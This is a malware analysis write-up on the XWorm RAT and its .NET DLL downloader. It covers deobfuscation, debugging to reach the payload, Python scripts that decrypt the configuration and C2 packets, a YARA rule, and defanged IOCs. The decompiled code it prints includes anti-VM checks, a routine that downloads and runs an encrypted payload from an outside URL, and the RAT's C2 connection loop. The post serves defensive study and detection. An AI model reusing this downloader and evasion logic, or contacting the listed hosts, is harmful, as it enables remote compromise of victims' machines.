


XWorm Part 2 - From Downloader to Config Extraction

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Overview

In Part 2 of this XWorm malware analysis series, we analyze a .NET DLL downloader responsible for delivering XWorm. This stage of the analysis focuses on using debugging techniques to extract the final payload, followed by performing decryption of XWorm's configuration.

Technical Analysis

DLL Downloader

Dropping our extracted PE from [Part 1](#) into [Detect It Easy](#) reveals a 32-bit .NET DLL.




figure 1 -

Detect it Easy .NET DLL downloader output

Using [dnSpy](#) to decompile the DLL, we can navigate to the method invoked by the PowerShell script from Part 1, which is the `VAI()` method located inside of the `Home` class in the `ClassLibrary1` namespace.




figure 2 - decompiled VAI() method from DLL downloader

The downloader accepts builder arguments from the previously observed PowerShell script to control how the final payload is delivered. Our sample passes an encrypted URL string, a path, filename, filetype and a few other values as seen in the below snippet.

```

1 $builder_args = @('0hHduIzYzIDN4MDMxcTY4MjY2gDM2QGN3gD01MzNiJDM1ETZf9mdpVXcyF2L92Yuc2bsJ2b0NXZ29GbuQnchR3cs92bwRWYLR2LvoDc0RH
2
3 $loaded_assembly.GetType("ClassLibrary1.Home").GetMethod("VAI").Invoke($null, $builder_args);
    
```

To make static analysis easier, we can run the sample through [de4dot](#), a popular .NET deobfuscation tool.

```

1 .\de4dot.exe .\assembly.mal
    
```

After loading output file `extracted_assembly-cleaned.mal` into dnSpy, we can see symbols have been renamed to be human-readable, previously being Unicode escaped like `\uE777`.

```

VAI(string, string, string, string, string, string, stri...
1 // ClassLibrary1.Home
2 // Token: 0x06000A53 RID: 2643 RVA: 0x00070F78 File Offset: 0x0006F178
3 public static void VAI(string QBxTX, string startupreg, string caminhovbs, string namevbs, string netframework,
4   string nativo, string nomenativo, string persistencia, string url, string caminho, string nomeoarquivo, string
5   string_0, string minutos, string startuptask, string taskname, string vmName, string startup_onstart)
6 {
7     if (Delegate160.smethod_0(vmName, Class237.smethod_0(23838)))
8     {
9         string text;
10        if (VirtualMachineDetector.Assert(out text))
11        {
12            Delegate10.smethod_0(Delegate62.smethod_0(Class237.smethod_0(23856), text));
13            Delegate817.smethod_0(Class239.smethod_0(0));
14        }
15        ArrayList arrayList = Delegate818.smethod_0();
16        ManagementClass managementClass = Delegate51.smethod_0(Class237.smethod_0(23987));
17        ManagementObjectCollection.ManagementObjectEnumerator managementObjectEnumerator = Delegate53.smethod_0
18        (Delegate52.smethod_0(managementClass));
19        try
20        {
21            while (Delegate54.smethod_0(managementObjectEnumerator))
22            {
23                ManagementObject managementObject = (ManagementObject)Delegate55.smethod_0
24                (managementObjectEnumerator);
25                if ((bool)Delegate39.smethod_0(managementObject, Class237.smethod_0(24029)))
26                {
27                    Delegate819.smethod_0(arrayList, Delegate34.smethod_0(Delegate39.smethod_0(managementObject,
28                    Class237.smethod_0(24055))));
29                }
30            }
31        }
32    }
    
```

figure 3 - cleaned output from de4dot showing deobfuscated symbols

Strings are resolved during runtime using method `Class237.smethod_0()`, which takes an integer ordinal and returns a decrypted string.

```

// Token: 0x06002B24 RID: 11044 RVA: 0x00008419 File Offset: 0x00006619
public static string smethod_0(int int_0)
{
    return (string)((Hashtable)AppDomain.CurrentDomain.GetData(Class237.string_0))[int_0];
}
    
```

figure 4 - string resolver function using hashtable lookup

Constant unfolding methods are also used to resolve double and float values during runtime as seen in figure 5 and 6.

```

if (Delegate821.smethod_0(minutos))
{
    num = Class239.smethod_3(2);
}
else if ((Delegate822.sm double Class239.smethod_3(int int_0)
{
    
```

figure 5 - runtime double calculation method

```

Delegate817.smethod_0(Class239.smethod_0(0));
int Class239.smethod_0(int int_0)
    
```

figure 6 - runtime integer calculation method

We can replace all calls to these methods with their return value using a publicly available [.NET string decryption tool](#) written by [n1ght-w0lf](#). This will make static analysis easier, allowing us to view resolved strings and constants within

dnSpy. After defining the target method signatures within the decryption script, we can run `python3 dotnet_string_decryptor.py C:\path\to\assembly`.

```

1      class StringDecryptor:
2          DECRYPTION_METHOD_SIGNATURES = [
3              { // string resolver signature
4                  "Parameters": ["System.Int32"],
5                  "ReturnType": "System.String"
6              },
7              { // double resolver signature
8                  "Parameters": ["System.Int32"],
9                  "ReturnType": "System.Double"
10             },
11             { // int resolver signature
12                 "Parameters": ["System.Int32"],
13                 "ReturnType": "System.Int32"
14             },
15         ]

```

Loading the output assembly into dnSpy and translating some of the Portuguese parameter names, we can begin to make sense of the main function. The first 54 lines perform various anti-vm checks, which we will want to skip past once debugging.

```

1 // ClassLibrary1.Howe
2 // Token: 0x0000A53 RID: 2643
3 public static void VAI(string download_url, string startupreg, string paths, string namevbs, string netframework, string
4 native, string nominative, string persistence, string url, string path, string filename, string string_0, string minutes,
5 string startuptask, string taskname, string vmName, string startup_onstart)
6 {
7     if (Delegate160.smethod_0(vmName, "1"))
8     {
9         string text;
10        if (VirtualMachineDetector.Assert(out text))
11        {
12            Delegate10.smethod_0(Delegate62.smethod_0("Máquina virtual detectada: ", text));
13            Delegate817.smethod_0("0");
14        }
15        ArrayList arrayList = Delegate818.smethod_0();
16        ManagementClass managementClass = Delegate51.smethod_0("Min32_NetworkAdapterConfiguration");
17        ManagementObjectCollection.ManagementObjectEnumerator managementObjectEnumerator = Delegate53.smethod_0
18        (Delegate52.smethod_0(managementClass));
19        try
20        {
21            while (Delegate54.smethod_0(managementObjectEnumerator))
22            {
23                ManagementObject managementObject = (ManagementObject)Delegate55.smethod_0(managementObjectEnumerator);
24                if ((bool)Delegate39.smethod_0(managementObject, "IPEnabled"))
25                {
26                    Delegate819.smethod_0(arrayList, Delegate34.smethod_0(Delegate39.smethod_0(managementObject,
27                    "MacAddress")));
28                }
29            }
30        }
31        finally
32        {
33            if (managementObjectEnumerator != null)
34            {
35                Delegate22.smethod_0(managementObjectEnumerator);
36            }
37        }
38        IEnumerator enumerator = Delegate820.smethod_0(arrayList);
39        try
40        {
41            while (Delegate46.smethod_0(enumerator))
42            {
43                object obj = Delegate212.smethod_0(enumerator);
44                if (Delegate160.smethod_0(Delegate34.smethod_0(obj), "52:54:00:4A:04:AF"))
45                {
46                    Delegate817.smethod_0("0");
47                }
48            }
49        }
50        finally
51        {
52            IDisposable disposable = enumerator as IDisposable;
53            if (disposable != null)
54            {
55                Delegate22.smethod_0(disposable);
56            }
57        }
58    }
59 }

```

figure 7 - anti-vm checks in deobfuscated main function

Of interest are the last few lines that are executed after builder arguments are parsed. This is where the final payload is downloaded and decrypted before passing to `x32.Run` or `x64.Load` for execution depending on the final payload's architecture.


```

VAI(string, string, string, string, string, stri... X
298 {
299 }
300 \uEAB5.\uE777((SecurityProtocolType)\uE11D.\uE006(131));
301 WebClient webClient = \uEAB6.\uE777();
302 \uEAB7.\uE777(webClient, \uE88C.\uE777());
303 string text6 = \uEAB8.\uE777(QBtX);
304 byte[] array3 = \uEAB9.\uE777(text6);
305 string text7 = \uE88F.\uE777(\uE88C.\uE777(), array3);
306 string text8 = \uEABA.\uE777(webClient, text7);
307 text8 = \uEAB8.\uE777(text8);
308 byte[] array4 = new byte[\uE8AF.\uE777(text8) / \uE11D.\uE006(4)];
309 for (int i = \uE11D.\uE006(0); i < array4.Length; i += \uE11D.\uE006(1))
310 {
311     array4[i] = \uEAB8.\uE777(\uE9A1.\uE777(text8, i * \uE11D.\uE006(4), \uE11D.\uE006(4))
312 }
313 int num4 = \uEABC.\uE777(array4, \uE11D.\uE006(16));
314 ushort num5 = \uEABD.\uE777(array4, num4 + \uE11D.\uE006(17));
315 string text9 = "";
316 bool flag14 = (int)num5 == \uE11D.\uE006(132);
317 if (flag14)
318 {
319     bool flag15 = \uE810.\uE777(nativo, \uE11C.\uE000(23838));
320     string text10;
321     if (flag15)
322     {
323         text10 = \uE7C5.\uE777(\uE11C.\uE000(21843), nomenativo, \uE11C.\uE000(21878));
324     }
325     else
326     {
327         text10 = \uE7C5.\uE777(\uE11C.\uE000(20936), netframework, \uE11C.\uE000(21878));
328     }
329     x32.Run(text10, array4);
330 }
331 else
332 {
333     bool flag16 = (int)num5 == \uE11D.\uE006(133);
334     if (!flag16)
335     {
336         throw \uE867.\uE777(\uE11C.\uE000(20630));
337     }
338     bool flag17 = \uE810.\uE777(nativo, \uE11C.\uE000(23838));
339     string text10;
340     if (flag17)
341     {
342         text10 = \uE7C5.\uE777(\uE11C.\uE000(20505), nomenativo, \uE11C.\uE000(21878));
343     }
344     else
345     {
346         text10 = \uE7C5.\uE777(\uE11C.\uE000(20569), netframework, \uE11C.\uE000(21878));
347     }
348     x64.Load(array4, text10, text9);
349 }
350 }
351 }
    
```

figure 10 - breakpoint set on payload download logic

Navigating back to the PowerShell window, the below can be run to invoke the downloader using arguments from the previous script.

```

1 [ClassLibrary1.Home].:VAI('0hHduIzYzIDN4MDMxcTY4MjY2gDM2QGN3gD01MzNiJDM1ETZf9mdpVXcyF2Lt92Yuc2bsJ2b0NXZ29GbuQnchr3cs92bwRWYLR
    
```

Once we hit our initial breakpoint, we can right-click the line where download logic begins and click "Set Next Statement" to skip past argument parsing and anti-vm checks.

After stepping through the code, we see a URL string is crafted using the first parameter passed to VAI().

```

311 {
312 }
313 \uEAB5.\uE777((SecurityProtocolType)\uE11D.\uE006(131));
314 WebClient webClient = \uEAB6.\uE777();
315 \uEAB7.\uE777(webClient, \uE88C.\uE777());
316 string text6 = \uEAB8.\uE777(QBtX);
317 byte[] array3 = \uEAB9.\uE777(text6);
318 string text7 = \uE88F.\uE777(\uE88C.\uE777(), array3);
319 string text8 = \uEABA.\uE777(webClient, text7);
320 text8 = \uEAB8.\uE777(text8);
321 byte[] array4 = new byte[\uE8AF.\uE777(text8) / \uE11D.\uE006(4)];
322 for (int i = \uE11D.\uE006(0); i < array4.Length; i += \uE11D.\uE006(1))
323 {
324     array4[i] = \uEAB8.\uE777(\uE9A1.\uE777(text8, i * \uE11D.\uE006(4), \uE11D.\uE006(4), \uE11D.\uE006(19));
325 }
326 int num4 = \uEABC.\uE777(array4, \uE11D.\uE006(16));
327 ushort num5 = \uEABD.\uE777(array4, num4 + \uE11D.\uE006(17));
328 string text9 = "";
329 bool flag14 = (int)num5 == \uE11D.\uE006(132);
    
```

Name	Value	Type
\uE88C.\uE777 returned	System.Text.UTF8Encoding	System.Text.Encoding (System.T
\uE88F.\uE777 returned	"http://deadpoolstartlovestoblog.com/arquivo_e1502b7358874d6086b38a71038423c2.txt"	string
QBtX	"0hHduIzYzIDN4MDMxcTY4MjY2gDM2QGN3gD01MzNiJDM1ETZf9mdpVXcyF2Lt92Yuc2bsJ2b0NXZ29GbuQnchr3cs92bwRWYLR"	string

figure 11 - reconstructed URL from first VAI() parameter


```

1 using System;
2 using System.Threading;
3 using Microsoft.VisualBasic.CompilerServices;
4
5 namespace Stub
6 {
7     // Token: 0x02000008 RID: 8
8     public class Main
9     {
10         // Token: 0x06000014 RID: 20 RVA: 0x00002258 File Offset: 0x00000458
11         [STAThread]
12         public static void Main()
13         {
14             Thread.Sleep(checked(Settings.Sleep * 1000));
15             try
16             {
17                 Settings.Hosts = Conversions.ToString(AlgorithmAES.Decrypt(Settings.Hosts));
18                 Settings.Port = Conversions.ToString(AlgorithmAES.Decrypt(Settings.Port));
19                 Settings.KEY = Conversions.ToString(AlgorithmAES.Decrypt(Settings.KEY));
20                 Settings.SPL = Conversions.ToString(AlgorithmAES.Decrypt(Settings.SPL));
21                 Settings.Groub = Conversions.ToString(AlgorithmAES.Decrypt(Settings.Groub));
22                 Settings.USBNM = Conversions.ToString(AlgorithmAES.Decrypt(Settings.USBNM));
23             }
24             catch (Exception ex)
25             {
26                 Environment.Exit(0);
27             }
28             if (!Helper.CreateMutex())
29             {
30                 Environment.Exit(0);
31             }
32             Helper.PreventSleep();
33             Thread thread = new Thread(delegate
34             {
35                 Helper.LastAct();
36             });
37             Thread thread2 = new Thread(delegate
38             {
39                 for (;;)
40                 {
41                     Thread.Sleep(new Random().Next(3000, 10000));
42                     if (!ClientSocket.isConnected)
43                     {
44                         ClientSocket.isDisconnected();
45                         ClientSocket.BeginConnect();
46                     }
47                     ClientSocket.allDone.WaitOne();
48                 }
49             });
50             thread.Start();
51             thread2.Start();
52             thread2.Join();
53         }
54     }
55 }

```

figure 15 - XWorm configuration structure in memory

Values are decrypted using AES in ECB mode with a 256 bit key, where the key is derived from the MD5 hash of the mutex config value.

```

Decrypt(string) : object
1 // Stub.AlgorithmAES
2 // Token: 0x0600003E RID: 62 RVA: 0x000045D4 File Offset: 0x000027D4
3 public static object Decrypt(string input)
4 {
5     RijndaelManaged rijndaelManaged = new RijndaelManaged();
6     MD5CryptoServiceProvider md5CryptoServiceProvider = new
7     MD5CryptoServiceProvider();
8     byte[] array = new byte[32];
9     byte[] array2 = md5CryptoServiceProvider.ComputeHash(Helper.SB
10     (Settings.Mutex));
11     Array.Copy(array2, 0, array, 0, 16);
12     Array.Copy(array2, 16, array, 16, 16);
13     rijndaelManaged.Key = array;
14     rijndaelManaged.Mode = CipherMode.ECB;
15     ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor
16     ();
17     byte[] array3 = Convert.FromBase64String(input);
18     return Helper.BS(cryptoTransform.TransformFinalBlock(array3, 0,
19     array3.Length));
20 }

```

figure 16 - AES decryption routine for configuration

The sample's configuration values can be decrypted with the below Python script, revealing the configuration seen in figure 17.


```
1 from Crypto.Cipher import AES
2 import hashlib
3 import base64
4
5 # dictionary of encrypted config values
6 settings = {
7     "Hosts" : "hjpLEVZ1k59e0F/4oPBKM+yn0ibAJGsakXT1qyefhjg=",
8     "Port" : "bT9Sep30xd5SvGi21oa2dg==",
9     "KEY" : "6LFkVHYzjULH0jPfIt0NTQ==",
10    "SPL" : "roSvIOX9LqqCx4ZfsEegy==",
11    "Groub" : "/xlaUqfu8v0hWKfKJ57YLA==",
12    "USBNM" : "FwKiqfBGA/KFY56eS1wZrQ==",
13    "Mutex" : "NOQFTA4Uaa0s9lW4"
14 }
15
16 # generate key using mutex value
17 def get_key_from_mutex(mutex):
18     mutex_md5 = hashlib.md5(mutex.encode())
19     mutex_md5 = mutex_md5.hexdigest()
20     key = bytearray(32)
21     key[:16] = bytes.fromhex(mutex_md5)
22     key[15:31] = bytes.fromhex(mutex_md5)
23     key[31] = 0x00
24     return key
25
26 # decrypt setting with key using AES in ECB mode
27 def decrypt_setting(key, encrypted_setting):
28     decoded_setting = base64.b64decode(encrypted_setting)
29     cipher = AES.new(key, AES.MODE_ECB)
30     decrypted_setting = cipher.decrypt(decoded_setting)
31     return decrypted_setting.decode('utf-8').strip()
32
33 def main():
34     key = get_key_from_mutex(settings["Mutex"])
35
36     print(f'Hosts: {decrypt_setting(key, settings["Hosts"])}')
37     print(f'Port: {decrypt_setting(key, settings["Port"])}')
38     print(f'KEY: {decrypt_setting(key, settings["KEY"])}')
39     print(f'SPL: {decrypt_setting(key, settings["SPL"])}')
40     print(f'Groub: {decrypt_setting(key, settings["Groub"])}')
41     print(f'USBNM: {decrypt_setting(key, settings["USBNM"])}')
42     print(f'Mutex: {settings["Mutex"]}')
43
44
45 if __name__=="__main__":
46     main()
```

```
Hosts: deadpoolstart2064.duckdns.org
Port: 7021
KEY: <6666666>
SPL: <Xwormmm>
Groub: Default
USBNM: USB.exe
Mutex: NOQFTA4Uaa0s9lW4
```

figure 17 - decrypted configuration

Packet Decryption

XWorm communicates with its C2 server through AES GCM encrypted messages over TCP. The protocol begins with an integer prefix defining the message length, followed by a null-byte where the encrypted message follows. A simple visualization of the packet structure is shown below.



Messages are encrypted using dedicated method `[Stub.Helper]::AES_Encryptor()` which uses AES in ECB mode with a 256-bit key. The key is the MD5 hash of the decrypted `KEY` config setting, converted from hex. An image of this method is shown below.

```
// Token: 0x06000053 RID: 83 RVA: 0x00004E0C File Offset: 0x0000300C
public static byte[] AES_Encryptor(byte[] input)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    byte[] array;
    try
    {
        rijndaelManaged.Key = md5CryptoServiceProvider.ComputeHash(Helper.SB(Settings.KEY));
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateEncryptor();
        array = cryptoTransform.TransformFinalBlock(input, 0, input.Length);
    }
    catch (Exception ex)
    {
    }
    return array;
}
```

figure

18 - packet encryption method

The below Python script can be used to decrypt an XWorm packet as seen in figure 19.

```
1 from Crypto.Util.Padding import unpad
2 from Crypto.Cipher import AES
3 import hashlib
4 import base64
5
6 # hex encoded c2 packet
7 encrypted_packet = '3238380049d8de8dda622fe99fb29522a6ed7e513ec0d73f2e48a1717353eae6666c920dc909f579ab6723d4e38dfc30ed4cf5f5'
8
9 # dictionary of encrypted config values
10 settings = {
11     "Hosts" : "hjpLEVZlk59e0F/4oPBKM+yn0ibAJGsakXT1qyefhfg=",
12     "Port" : "bT9Sep30xd5SvGi21oa2dg==",
13     "KEY" : "GLfkVHYzjULH0jPfit0NTQ==",
14     "SPL" : "roSvIOX9LqqCx4ZfsEegy==",
15     "Groub" : "/xlaUqfu8v0hMKfkJ57YLA==",
16     "USBNM" : "FwKiqfBGA/KFY56eS1wZrQ==",
17     "Mutex" : "NOQFTA4Uaa0s9lW4"
18 }
19
20 # generate config AES key using `Mutex` from config
21 def get_config_key(mutex_setting):
22     mutex_md5 = hashlib.md5(mutex_setting.encode())
23     mutex_md5 = mutex_md5.hexdigest()
24     key = bytearray(32)
25     key[:16] = bytes.fromhex(mutex_md5)
26     key[15:31] = bytes.fromhex(mutex_md5)
27     key[31] = 0x00
28     return key
29
30 # generate c2 AES key using `KEY` from config
31 def get_c2_key(key_setting):
32     key = get_config_key(settings["Mutex"])
```

```

33     config_key = decrypt_setting(key, settings["KEY"])
34     c2_key = bytes.fromhex(hashlib.md5(config_key).hexdigest())
35     return c2_key
36
37     # decrypt setting with key using AES in ECB mode
38     def decrypt_setting(key, encrypted_setting):
39         decoded_setting = base64.b64decode(encrypted_setting)
40         cipher = AES.new(key, AES.MODE_ECB)
41         decrypted_setting = unpad(cipher.decrypt(decoded_setting), AES.block_size)
42         return decrypted_setting
43
44     # decrypt hex encoded c2 traffic
45     def decrypt_packet(c2_key, encrypted_packet):
46         packet_bytes = bytes.fromhex(encrypted_packet.split("00", 1)[1]) # remove packet length header
47         cipher = AES.new(c2_key, AES.MODE_ECB)
48         decrypted_packet = unpad(cipher.decrypt(packet_bytes), AES.block_size)
49         return decrypted_packet.decode("utf-8")
50
51     def main():
52         c2_key = get_c2_key(settings["KEY"])
53         print(f"\nDecrypted Packet:\n\n{decrypt_packet(c2_key, encrypted_packet)}")
54
55     if __name__=="__main__":
56         main()

```

```

INFO<Xwormmmm>22F62B582E1024AF6498<Xwormmmm>username<Xwormmmm>OS_name<Xwormmmm>Default<Xwormmmm>
05/07/2025<Xwormmmm>False<Xwormmmm>False<Xwormmmm>False<Xwormmmm>processor_name<Xwormmmm>GPU_name
e<Xwormmmm>RAM<Xwormmmm>antivirus_name

```

figure 19 - decrypted C2 check-in packet

YARA

```

1     rule XWormRAT {
2         meta:
3             author = "Jared G."
4             description = "Detects unpacked XWorm RAT"
5             date = "2025-07-06"
6             sha256 = "6cae1f2c96d112062e571dc8b6152d742ba9358992114703c14b5fc37835f896"
7             reference = "https://malwaretrace.net/posts/xworm-part-2"
8
9         strings:
10            $s1 = "-ExecutionPolicy Bypass -File" ascii wide
11            $s2 = "sendPlugin" ascii wide
12            $s3 = "savePlugin" ascii wide
13            $s4 = "RemovePlugins" ascii wide
14            $s5 = "Plugins Removed!" ascii wide
15            $s6 = "Keylogger Not Enabled" ascii wide
16            $s7 = "RunShell" ascii wide
17            $s8 = "StartDDos" ascii wide
18            $s9 = "StopDDos" ascii wide
19            $s10 = "Win32_Processor.deviceid=\"CPU0\"" ascii wide
20            $s11 = "SELECT * FROM Win32_VideoController" ascii wide
21            $s12 = "Select * from AntivirusProduct" ascii wide
22            $s13 = "set_ReceiveBufferSize" ascii wide
23            $s14 = "set_SendBufferSize" ascii wide
24            $s15 = "ClientSocket" ascii wide
25            $s16 = "USBMM" ascii wide
26            $s17 = "AES_Encoder" ascii wide
27            $s18 = "AES_Decryptor" ascii wide
28
29        condition:
30            12 of them
31    }

```

IOCs

All hashes from the below IOC table will be available for download on [MalShare](#).

Label	IOC
XWorm Download URL	hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_e1502b7358874d6086b38a71038423c2[.]txt
XWorm C2	deadpoolstart2064[.]duckdns[.]org:7021
DLL Downloader SHA-256 Hash	c2bce00f20b3ac515f3ed3fd0352d203ba192779d6b84dbc215c3eec3a3ff19c
XWorm SHA-256 Hash	6cae1f2c96d112062e571dc8b6152d742ba9358992114703c14b5fc37835f896

References and Resources

1. <https://github.com/n1ght-w0lf/dotnet-string-decryptor/> [↪](#)
2. https://www.youtube.com/watch?v=wLf_Ln8jupY&t=1300s [↪](#)
3. <https://discord.gg/oalabs> [↪](#)

Source: <https://malwaretrace.net/posts/xworm-part-2/>